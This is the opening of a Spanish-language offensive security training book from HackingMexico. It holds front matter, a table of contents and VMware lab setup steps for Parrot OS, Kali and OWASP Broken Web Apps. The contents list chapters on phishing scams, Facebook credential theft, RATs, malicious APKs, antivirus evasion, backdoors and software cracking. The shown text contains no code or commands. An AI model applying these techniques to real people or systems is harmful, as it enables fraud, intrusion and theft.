COISP 1

Certificación de seguridad ofensiva Nivel 1

www.hackingmexico.one
PHKERVIRTUAL

Alejandro Torres Ramírez

Todos los nombres propios de programas, sistemas operativos, equipos, etcétera, que aparezcan en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Reservados todos los derechos. El contenido de esta obra está protegido por la ley, que establece penas de prisión y/o multas, además de las correspondientes indemnizaciones por daños y prejuicios, para quienes reprodujesen, plagiaren, distribuyeren o comunicasen públicamente, en todo o en parte, una obra literaria, artística o científica, o su trasformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la preceptiva autorización.

© Edición HackingMexico, 2016

Ciudad De México

Impreso México

Proyecto gestionado por HackingMexico: *www.hackingmexico.one*

PHKV

A mis padres, a toda la familia Torres Ramírez por todo lo que hicieron por mí, hasta la fecha.

A mi amigo Raúl Robles por su recorrido y enorme noble labor que hizo al fundar HackingMexico, sobre todo lo que aporto para la comunidad informática en México, QEPD.

PHKV

TABLA DE CONTENIDOS

Capítulo 1: Hacking de Aplicaciones Web

- La seguridad ofensiva y el pentesting como colegas 12
- ¿Qué es una Distro para pentesting y cual escoger? 13
- Preparando nuestro laboratorio virtual 15
  - Instalación de nuestras distros para pentesting: Parrot Security OS y Kali 15
  - Instalación de OWASP Broken Web Application Project 20
- Introducción al pentesting en aplicaciones web 22
- Herramientas importantes en Kali/Parrot 23

Recopilación de Información. 24

- Encontrando Hosts 24
- Escaneo e identificación de servicios con Nmap 26
  - Uso de Zenmap para recopilar información 28
- Conociendo a nuestra máquina para pruebas, OWASP Broken Web Apps 29
- Uso de Firebug para alterar comportamiento de una aplicación Web 30

Crawlers y Spiders 33

- Uso de crawlers con ZAP y búsqueda de directorios 33
- Utilizando Spiders con Burp Suite 36
- Alteración de paquetes mediante el repetidor de Burp Suite 40

Identificando Vulnerabilidades 42

- Identificando una Inyección SQL a base de errores 43
- Uso de Tamper Data para la alteración de paquetes o "requests" 45
- Escáneres automatizados 47
- Encontrando vulnerabilidades con Nikto 47

❖ Uso OWASP-ZAP para identificar fallos de seguridad 50
❖ Módulo Wmap en Metasploit 53

Explotación 57

❖ Ataques por fuerza bruta 57
- Elaboración de Wordlists (diccionarios) con Cewl 58
- Elaboración de Wordlists (diccionarios) con John the Ripper 60
- Ataque por fuerza bruta mediante THC-Hydra 61
- Ataque por fuerza bruta mediante OWASP-ZAP 65

❖ Inyección SQL mediante SQLmap 69
- ¿Qué es una inyección SQL y como se lleva a cabo? 69

❖ Clasificación de ataques. 76
❖ Ataques Sql-injection 76
- Sqli (Sql-inyection) ByPass 76
- Google Dorks 78

❖ Havij 81
- Sqli con Havij 82

❖ URL de tipo semántico 90
- Re-direccionamiento 92
- Ejercicios Web 93

❖ XSS en sitios web 93
- Caso de XSS persistente 95
- Mandando a mostrar un XSS (múltiples formas) 95

Clickjacking 97
❖ Despistando mediante acortadores. 98
❖ Método de ocultación de barra de estado. 99
❖ Forzando un clic. 101

Local File Inclusion (LFI) 103
- Shell php.....105
- Ataque DDos. 111

Capítulo 2: SPOOFING

- Introducción Spoofing.....113
  - Web Spoofing.....114
  - Mail Spoofing.....114
  - Preparando nuestro entorno de trabajo.....114
  - Requerimientos mínimos.....115
  - Herramientas necesarias.....115
  - Notepad ++.....115
  - FileZilla FTP Client.....115
  - Hosting.....116
- Creando un Scam.....116
  - Montando un scam en localhost.....123
  - Subir un Scam a un servidor web.....126
- Email Spoofing 131
  - Enviando un email suplantado.....132
- Spoofing Facebook.....137
  - Obteniendo contraseñas localmente.....142
  - Generador de Plantillas.....143
  - Generador de plantillas personalizado.....146
- Herramienta de Administración Remota (RAT).....160
  - Preparando nuestro entorno de trabajo.....161
  - Abriendo puertos Modem Telmex.....162
  - Configurando el RAT.....171

Capítulo 3: METASPLOIT Framework y ATAQUES MAN IN THE MIDDLE (m i t

- Introducción. 177
  - ¿Por qué Metasploit? 177

Familiarizándonos con el Framework 178

- Comandos básicos de Metasploit. 179

Recopilación de información 184

- Recopilación de información de forma pasiva. 184
  - Whois 184
  - Dnsenum 185
  - DMitry (Deepmagic Information Gathering Tool) 187

- Recopilación de información de forma activa. 189
  - Escaneos desde el Framework de Metasploit 189
  - Uso de Nmap desde Metasploit 190
  - Identificando Hosts activos en nuestra red 190
  - Enumeración de puertos y servicios 191
  - Escaneos de tipo "Stealth" (Cautelosos) 192
  - Spoofing de nuestra IP y colocar señuelos en los escaneos 193

- Configuracion de la MSF DB e importación de escaneos 194

Explotación utilizando el framework 199

- Conceptos básicos 199
  - Exploits y Payloads 199
- Intrusion sin Interacción 201

▪ Denegacion de servicios (DoS) hacia Windows 7 201

❖ Intrusiones con Interacción 206
- Intrusion en Windows 7 mediante Internet Explorer 8 ..... 206 ▪ Explotación ..... 209 ▪ ¿Qué es el meterpreter? ..... 210 ▪ Evasión de antivirus y explotación de Windows 8.1 ..... 213 ▪ Uso de Veil-Evasion 215
- Configuracion de nuestro payload malicioso y obtención de explotación ..... 216 ▪ Escalada de privilegios a nivel administrativo (AUTHORITY SYSTEM) en Windows 8.1 222
- ¿Qué es el User Access Control? (UAC) 222
- Bypass del UAC 223

❖ Uso de Armitage 228
- Iniciando Armitage ..... 228 ▪ Explorando Armitage e identificación de hosts ..... 230 ▪ Preparando el ataque al host o hosts encontrados 233
- Explotación de Windows XP SP3 mediante Armitage 234

❖ Post-Explotación 238
- Manteniendo el Acceso (Persistencia) ..... 238 ▪ Creación de un Backdoor Persistente ..... 238 ▪ Extracción de información y monitoreo del equipo comprometido 242
- Uso de un Keysniffer 242
- Captura de Screenshots, monitoreo del sistema comprometido 244
- Exploración de los directorios del sistema 246

Ataques Man in the Middle (MITM) 248

❖ Introducción 248

❖ Ataque de ARP Spoofing / Poisoning 249
- Ettercap 250

- ¿Qué es el Sniffing unificado? Y la configuracion de nuestro ataque 251

❖ Actuar como MITM e intercepción de tráfico con un analizador de red 255
- Wireshark 255

❖ Modificando datos entre el cliente y el servidor 259
- Elaboración de scripts para crear filtros de Ettercap 260

❖ Bypass de HTTPS y SSL 265
- ¿Qué es el HTTPS? 265
- Obtención de passwords mediante SSLStrip 265

Capítulo 4: HACKEO DE DISPOSITIVOS Móviles

❖ Introducción 270

Dispositivos iOS 271

❖ Extracción y análisis de información. 271
- Preparando lo necesario 271
- Respaldo de iTunes 271

❖ Descifrando Respaldo de iTunes con Elcomsoft Password Breaker 274
- ¿Qué es un Keychain? 277

❖ Instalación de SQLite Manager. 279

❖ Trabajando con la información y las bases de datos de WhatsApp 279

❖ Extracción de Metadatos en fotografías. 284
- ¿Qué son los metadatos? Y sus Tipos 284
- Tipos de Metadatos 284
- Exiftool 286

Exiv2 287

❖ Explotación vía remota mediante protocolo SSH. 288

- Herramientas ..... 289 ▪ ¿Que es el protocol SSH? Y como aprovecharnos de el ..... 291 ▪ Explotación y robo de Información almacenada del dispositivo 292

Dispositivos Android 302

❖ Introducción. 302

❖ Explotación mediante apk infectada y control remoto del dispositivo. 302

- Herramientas 302
- Elaboración de Apk maliciosa mediante Msfpayload y explotación del dispositivo 303
- Interacción remota con dispositivo mediante meterpreter 307

❖ Añadiendo certificados a las Apk´s Maliciosas. 314

- Herramientas ..... 314 ▪ Uso de Apktool ..... 315 ▪ Certificados y Private Keys ..... 319 ▪ Uso de Zipalign y Signapk ..... 321 ▪ Explotación del dispositivo 324

Capítulo 5: CRACKING

Introducción……..326

- Languaje ensamblador……..291
- Conceptos básicos……..291
- Registros del procesador……326
- Registros de base……327
- Registros de índice……327
- Instrucciones básicas……329
- Conociendo nuestro entorno de trabajo……332

❖ OllyDbg

……...232

- Configurando OllyDbg……233
- Partes de OllyDbg……..……...235
- Analizando nuestros primeros ejecutables……..……340
- Crackme 0 – Noob.exe……..……340

- Crackme.exe……354
- Crackme 2.exe……366
- Crackme 3.exe……374

❖ Creación de un parche……391

❖ Cracking en .NET……399

- Introducción……399
- ¿Qué es .NET?……399
- El CLR, Common Language Runtime……400
  - El CTS, Common Type System……400
- Prueba Cracking Login.exe……401
- Herramientas……401
- Ejemplo #2 LoginVB.exe……407
- Serial.exe……411

❖ Cracking en Java……415

- Introducción……416
- SimplePasswordCheck.class……423
- Ejercicio Crackme01.jar……425
- Construyendo Keygen en Java……427

❖ Cracking .apk (Android)……432

- Introducción……432
- Preparando nuestro entorno de trabajo……433
- Advanced Apk Tool……433
- Dex2jar……333
- Ejercicio Crackme1.apk……433

¿Hacia quienes va dirigido este libro?

Este libro va dirigido al grupo de pentester e informáticos profesionales, como a principiantes y demás gente que quiere familiarizarse con la seguridad informática y los demás factores que la implican, adoptando la metodología de la seguridad ofensiva para la protección de sistemas, como también familiarizarse con el uso de herramientas para pentesting, este libro requiere conocimientos básicos en informática.

Lo que necesitarás para este libro:

Se hará uso de varias máquinas virtuales y demás software que constituirá nuestro laboratorio virtual para pentesting, para para poder realizar los ejercicios necesitarás lo siguiente:

- Nuestras maquinas atacantes serán: **Kali, Windows y Parrot OS**
- Las maquinas víctimas: **Windows XP SP2/SP3, Windows 7, Windows 8/8.1**
- Software para virtualización: **VMware Workstation**, la versión más reciente, en el caso de usuarios con Mac, se utilizará **VMware Fusion,** todo el demás software requerido será mencionado a lo largo de las lecturas.
- Hardware: Tu maquina debe contar al menos con **4GB de RAM, 90GB libres en HDD, y procesador Core i3 o superior.**

Lo que se cubre en nuestro libro:

CAPITULO 1: *PENTESTING EN APLICACIONES WEB: En este capítulo se cubrirá la configuración necesaria para nuestro laboratorio para pentesting en aplicaciones web, como también la recogida de información con múltiples herramientas, la identificación de vulnerabilidades en servidores y aplicaciones web, ataques de fuerza bruta y explotando vulnerabilidades como*

inyecciones SQL, Clickjacking y demás ataques, todos guiados paso a paso y a detalle usando las herramientas incluidas en el repertorio de las distros para pentesting que usaremos.

Capítulo 2: spoofing: En este capítulo explicaremos las diferentes técnicas de spoofing de las cuales un atacante, generalmente con usos maliciosos o de investigación, se hace pasar por una entidad distinta a través de la falsificación de los datos en una comunicación y de esta forma robar credenciales de acceso usando de ejemplo robo de cuentas en redes sociales. Se puede englobar dentro de spoofing cualquier tecnología de red susceptible de sufrir suplantaciones de identidad.

Capítulo 3: *METASPLOIT Framework Y ATAQUES Man in the Middle: En este apartado se harán las configuraciones necesarias para trabajar en nuestro laboratorio virtual, incluyendo la mención del software requerido para ello, asi como la se hará la introducción tanto teórica como practica a la recopilación de información y sus distintas maneras de realizarla, también se demostrará el potencial del Framework de Metasploit, con múltiples pruebas y ejercicios, cada uno guidados paso a paso. Asi como también ataques MITM y el uso de las herramientas para poder hacer sniffing, capturar credenciales e interceptar tráfico.*

CAPITULO 4: *HACKEO DE DISPOSITIVOS MOVILES: Después de la introducción y de habernos familiarizado con el Framework de Metasploit y demás herramientas, pasaremos al pentesting hacia dispositivos móviles, en este apartado es en donde abarcaremos las 2 plataformas más populares: Android y iOS, sobre ambas se realizaran numerosas pruebas guiadas a detalle, el hackeo de dispositivos móviles es un tema extenso, al cual nosotros le daremos un enfoque práctico para entender de una mejor forma como se lleva a cabo.*

CAPITULO 5: *CRACKING: En este último capítulo se demostrará al lector algunas maneras de romper protecciones de software y aplicar ingeniería inversa (reversing) a aplicaciones para descompilar su código y entender cómo funciona, para así poder burlar las restricciones de un software, el libro provee al lector un toque completamente práctico sobre múltiples técnicas, damostrando cómo los crackers explotan las técnicas del reversing para romper los esquemas de protección de copias de software, profundizando en el uso de las herramientas para llevar a cabo esto.*

La seguridad ofensiva y el pentesting como colegas

Hoy en día la seguridad de la información es algo vital y de suma importancia para todos los que hacemos uso de dispositivos que almacenen información o nos permitan estar conectados con lo demás, ya sea usuarios promedio, expertos, y en mayor importancia compañías o empresas, estas dos últimas

tienen como prioridad proteger su información e infraestructura, lo cual se pone a prueba realizando un Pentesting por su traducción al español: prueba de penetración. Esta metodología se lleva de la mano con la seguridad ofensiva la cual tiene la de adentrarse en la forma de pensar del atacante, entendiendo asi como es que se llevan a cabo los ataques, realizarlos, entenderlos, comprender que es lo que implican y demás factores que se involucran, para asi poder protegernos de estos ataques, o podamos asegurar de forma óptima nuestra información o la de la empresa que nos contrató.

En Hacking Mexico estamos totalmente focalizados en nuestra filosofía la cual es proveer guía al lector o estudiante para realizar Pentesting de la forma más practica posible, mostrando asi las numerosas ventajas de la seguridad ofensiva al hacer uso de técnicas eficaces de hacking a diferentes entornos, en una estrategia de demostración paso a paso. Adoptando el enfoque anterior, podemos realizar pentesting mediante un acercamiento más provechoso, con la intención de conseguir la identificación de potenciales fallos de seguridad, vectores de ataque o posibles amenazas para el sistema al que se audita gracias a las herramientas que se proporcionan en las distribuciones seguridad, probando en nuestros propios sistemas, ya sea en laboratorio virtual, en equipos auténticos, o en la infraestructura de la empresa o compañía que nos contrate. El proceso de realización del pentesting es llevado a cabo por profesionales que pueden identificar la clase de fallo de seguridad o vulnerabilidades de las que estén en busca los atacantes para asi aprovecharse de ellas. Estas personas pretenden ser hackers genuinos que buscan realizar actos perjudiciales, conseguir el acceso a los sistemas o infraestructura, hay ocasiones en las que el software o las herramientas automatizadas para identificar amenazas no funcionan con ciertos vectores de ataque. Es por esto que uno de los mayores beneficios del proceso de un pentesting más complejo y robusto es que las técnicas y procedimientos de estos pentesters hacen más riguroso el proceso de evaluación, para asi obtener la detección de estas posibles aproximaciones.

Lo que hace tan ventajoso a pentesting de forma proactiva, es que el "hackearse asi mismo" nos permite romper las barreras de seguridad que existen en las múltiples plataformas para sistemas asi poder descubrir estos fallos de seguridad, evaluarlos, explotarlos al máximo para después corregirlos antes de que atacante con intenciones no benéficas se aproveche de estos fallos, entre demás ventajas de realizar este proceso, es por esta razón que las

compañías hacen este proceso para que no sean víctimas de un atacante genuino o alguien ajeno a su personal.

VENTAJAS DE LA SEGURIDAD OFENSIVA:

- Los expertos en ella identifican debilidades o fallos que son imposibles de detectar por sistemas de seguridad automatizados
- En base a la infraestructura de un Sistema, se puede determinar los diferentes vectores de Ataque aplicables a ella.
- La realización frecuente de pruebas hace que la protección y seguridad e la infraestructura este en constante mejora.
- El encontrar múltiples debilidades que juntas lleven a una amenaza de alto riesgo.
- Demuestra el riesgo real de las Vulnerabilidades o fallos de seguridad encontrados

¿Qué es una distribución para pentesting? y ¿Cuál escoger?

Existen múltiples distribuciones (distros) de seguridad, cada una con sus ventajas y desventajas, unas más populares y usadas que otras por los auditores de seguridad, pentesters o principiantes, las más comunes son Backtrack y Kali Linux, siento esta ultima la sucesora de la anterior y evolucionando por completo a un nuevo entorno realizando mejoras consiguiendo una óptima experiencia para los usuarios, estas distribuciones se utilizan para poder realizar auditorías de seguridad, con el apoyo de numerosas herramientas que permiten esto. Es cierto que no hay una sola distro sobre el cual podamos hacer pentesting de una forma eficaz, es por eso que en este libro haremos de la distribución para pentesting **Parrot Security OS**, al igual que haremos uso de Kali

Puesto a que Parrot no es muy común y no hay mucha información acerca de su uso para pruebas, la ventaja de esta distribución es que está basada en Debian, lo que quiere decir que funciona igual que Kali, una de las principales ventajas de hacer uso de esta distro es que contiene más herramientas y es la distribución por excelencia en cuanto al anonimato, privacidad y criptografía

dentro del repertorio de estas, se puede encontrar una amplia gama de herramientas para estos propósitos.

VENTAJAS:

- **Mayor número de herramientas** contenidas en la distribución, ya sea en privacidad y mayor número de herramientas que Kali en el repertorio de forense.
- **Menor consumo de recursos del equipo,** ya que se considera un Sistema Operativo liviano o "**Lightweight**" aun siendo asi la versión Full, entre las mejoras esta que: No requiere aceleración gráfica, 16GB de espacio recomendados, Requiere un CPU dual core de 1Ghz para funcionar a la perfección y un mínimo de 512 MB en RAM.
- **Es una distribución para pentesting orientada al Cloud**, su ventaja es que puede ser desplegado en donde sea, cuando sea, como su atributo es ser liviano, tiene un uso mayormente provechoso, permitiéndonos asi controlar un ambiente virtualizado de forma remota.

Estas distribuciones estas orientadas principalmente al ámbito profesional en el sector de la ciberseguridad. El objetivo primordial de estos es realizar pentesting o pruebas de penetración los distintos dispositivos y sistemas informáticos.

Preparando nuestro laboratorio virtual.

Instalación de nuestras distribuciones para pentesting: Parrot Security OS y Kali Linux.

Luego de una breve introducción a la Distro que será de mayor uso en este libro, nuestro siguiente paso es la instalación de la distribución.

A diferencia de Kali, Parrot no tiene imágenes virtuales ya hechas listas para montarse en el software de virtualización de nuestra preferencia, solo dispone de imágenes en formato **.iso** por lo que tendremos que descargar una ya sea

la edición **Full** o la edición **Lite**, esta última es una versión aún más ligera y portable, ya que **no trae todas las herramientas precargadas**, se encuentran el su página oficial de Parrot en la sección de descargas: **https://www.parrotsec.org/download.fx** **Pasos de Instalación:**

- Descargar la imagen en formato ISO
- Descargar e instalar la version de prueba por 30 días o comprar la licencia de uso de VMware Workstation o VMware Fusion en el caso de Mac.
- Ya instalado el software, abrimos VMware y hacemos clic en "Create a New Virtual Machine":

Imagen 1.1: Visualización de VMware.

- En la nueva ventana escogemos el tipo de instalación, en este caso será típica, ya escogida hacemos clic en **Next:**

Imagen 1.2: Opción de configuración que escogeremos.

- El siguiente paso es escoger el medio de instalación, en este caso se trata de una imagen ISO, por lo que escogeremos la opción de "**installer disc image file (iso)"** lo que nos permitirá navegar hasta el directorio donde tengamos nuestra imagen ISO**:**




Imagen 1.3: Botón "Browse" para buscar nuestra imagen ISO.

- Hacemos clic en **Next**, lo que sigue es escoger el **Sistema operativo**, hay veces en las que VMware reconoce la arquitectura y Sistema operativo que compone al .iso, pero en este caso no, por lo que nosotros tendremos que especificarlo, en este caso el Sistema es **Linux** con la version **Debian 8** de arquitectura de **64 bits** :

- Seguido aparecerá otra ventana donde le asignaremos un nombre y un directorio de locación a nuestra máquina virtual, en este caso se le asignó "**Parrot OS**" como nombre y el directorio por Default que se muestra:




Imagen 1.4: Selección de version y arquitectura de nuestro S.O.




Imagen 1.5: Nombrando nuestra máquina virtual y seleccionada la locación en donde se instalará.

- Luego asignaremos un espacio en disco para la máquina virtual, lo recomendado son 20GB, tu puedes asignarle más, también indicaremos que queremos almacenar el disco virtual como un solo archivo:




Imagen 1.6: Espacio de disco duro que se le asignará a la VM y almacenando el disco virtual como un solo archivo.

- Después asignarlo hacemos clic en Next y veremos la última ventana donde se muestra la configuración con la que se creará la VM (virtual machine), es importante que la configuración del adaptador de red esté en NAT:




Imagen 1.7: Vista previa de la configuracion con la que se creará la VM.

- Hacemos clic en **Finish** y la maquina estará creada:




Imagen 1.8: Máquina virtual ya creada.

- Hecho esto hacemos clic en "**Power this virtual Machine**", al iniciar aparecerán múltiples opciones, escogemos "**Install**" y después "**Install with GTK GUI**" donde se hará uso de la interfaz gráfica para la instalación:




Imagen 1.9: Selección de método de instalación.

Imagen 1.1.0: Selección de lenguaje.

- Estando aquí, ya se pueden seguir los pasos de una instalación común de Linux.
- Al terminar, podremos iniciar con el usuario y password que se proporciona en los pasos de la instalación por medio gráfico, daremos por terminado el proceso de instalación y ya podremos hacer uso de nuestra distribución para pentesting, las variables más comunes de loggeo son: **root/toor**. Donde "**root**" es el usuario y "**toor**" el password, en el proceso de instalación tú puedes configurar el usuario y contraseña a tu gusto:

Imagen 1.1.1: Interfaz de Loggeo.

- Ya iniciando sesión, asi luce la GUI de Parrot OS:




Imagen 1.1.2: Aspecto de Parrot Security OS.

- Otra manera de realizar esta la instalación del Sistema es mediante un dispositivo "**Booteable"**, puede ser una USB, visita este URL para seguir las instrucciones: https://www.parrotsec.org/doc/create-a-boot-device.fx

- En el caso de Kali Linux, podemos descargar una imagen virtual ya elaborada, puesto a que se esta utilizando VMware como entorno virtual para nuestro laboratorio de pentesting, escogeremos la puede ser en VirtualBox o VMware, no necesariamente tenemos que realizar el procedimiento de la primera instalación para Kali, podemos encontrar las imágenes en forma "**pre-built**" o ya construidas visitando el siguiente URL: https://www.offensive-security.com/kali-linux-vmware-virtualbox-imagedownload/

- Al finalizar la descarga del archivo en **.rar** o **7zip,** lo extraemos en el directorio de nuestra preferencia, cuando finalicé, habrá un archivo con extensión **.vmx** que es el formato con el que VMware gestiona las máquinas virtuales una vez finalizadas.




Imagen 1.1.3: Archivo con extensión .vmx

❖ Al ejecutarlo se abre VMware y está lista para su uso:




Imagen 1.1.4: Distribución de Kali lista para usarse.

Instalación de OWASP Broken Web Application Project.

Haremos uso del OWASP Broken Web Applications Project, que es un servidor vulnerable para realizar nuestros ejercicios, este se puede conseguir en el repertorio de descargas de la página de OWASP: https://www.owasp.org Otra forma es visitando el siguiente enlace, donde también podemos realizar la descarga de la máquina virtual para pruebas: https://sourceforge.net/projects/owaspbwa/files/

- Ya después de finalizar la descarga, descomprimimos el rar, **en este libro se trabajará con la version 1.2 de BWA (Broken Web Apps).**




Imagen 1.1.5: Archivos que contienen a OWASP BWA.

- Ya descomprimido abrimos el archivo con extensión **.vmx para usarlo en VMware**.

Imagen 1.1.6: Archivo con extensión .vmx que inicializará la VM de OWASP BWA

- Al abrirlo se mostrará listo para correr en VMware, como también sus variables de loggeo se encuentran en la descripción de la VM (virtual machine) asi como también al iniciar la VM se indica la dirección para ingresar al servidor desde el navegador en nuestra distro para pentesting:

Imagen 1.1.6 y 1.1.7: VM de OWASP BWA creada e iniciada, en donde se muestran su acceso.

- Ya estando ambas máquinas virtuales encendidas y el **adaptador de red configurado en modo NAT,** podemos hacer la recolección de información para poder irnos sumergiendo en las distintas fases del test de intrusión. Para cambiar el adaptador de red, dentro de nuestra VM en VMware en la parte superior hacemos clic en el menú desplegable "**VM**" después en "**Settings**", "**Network Adapter**" y dentro escogemos el de tipo "**NAT**" y hacemos clic en "**OK**" para finalizar. Si queremos explorar el repertorio de aplicaciones web dentro de esta VM, solo basta con **ingresar la IP** de esta VM en el navegador web de nuestra preferencia y entrar.

Pentesting en Aplicaciones web.

El **"Web Pentesting"** es una forma proactiva de hacer **"testing"** a las aplicaciones web mediante la simulación de un ataque que tiene gran similitud con un ataque real que podría ocurrir en un día determinado. Vamos a utilizar las herramientas proporcionadas en Kali Linux para lograrlo.

Kali Linux, Parrot Security OS, Backtrack y demás distros son utilizadas por profesionales de la seguridad para llevar a cabo las tareas de seguridad ofensivas.
Estas distribuciones vienen con un gran repertorio de herramientas de hacking que están listas para su uso con todos los requisitos previos instalados. Vamos a profundizar en las herramientas y como se utilizan para realizar Pentesting a las aplicaciones web que son vulnerables a los principales defectos que se encuentran en las aplicaciones web hoy en día en el mundo real.

Daremos un vistazo a los dos de los tipos comunes en la mayoría de ataques a las aplicaciones web, **la inyección de SQL y ataques cross-site scripting (XSS)** ambos de estos ataques son causados porque en la aplicación la entrada del usuario no se encuentra configurada adecuadamente. Durante la fase de pruebas, se pueden utilizar diferentes entradas (inputs) que un atacante podría utilizar para explotar el campo de entrada en el formulario web y **probarlo desde el punto de vista del atacante**, en lugar de esperar a que el intruso se aproveche de ella y luego remediarlo, como suele ocurrir hoy en día.

Hay casos en los que los servidores de seguridad de red y dispositivos de proxy nunca fueron diseñados para bloquear tales intrusiones; que necesitan para probar las aplicaciones hasta qué punto el atacante podría hacerlo y eso es exactamente lo que vamos a cubrir.

Herramientas importantes en Parrot Security OS / Kali.

Una vez en Kali o Parrot, la mayoría de herramientas con las que trabajaremos la mayor parte del tiempo se encuentran en la categoría "**Web Application Análisis**":

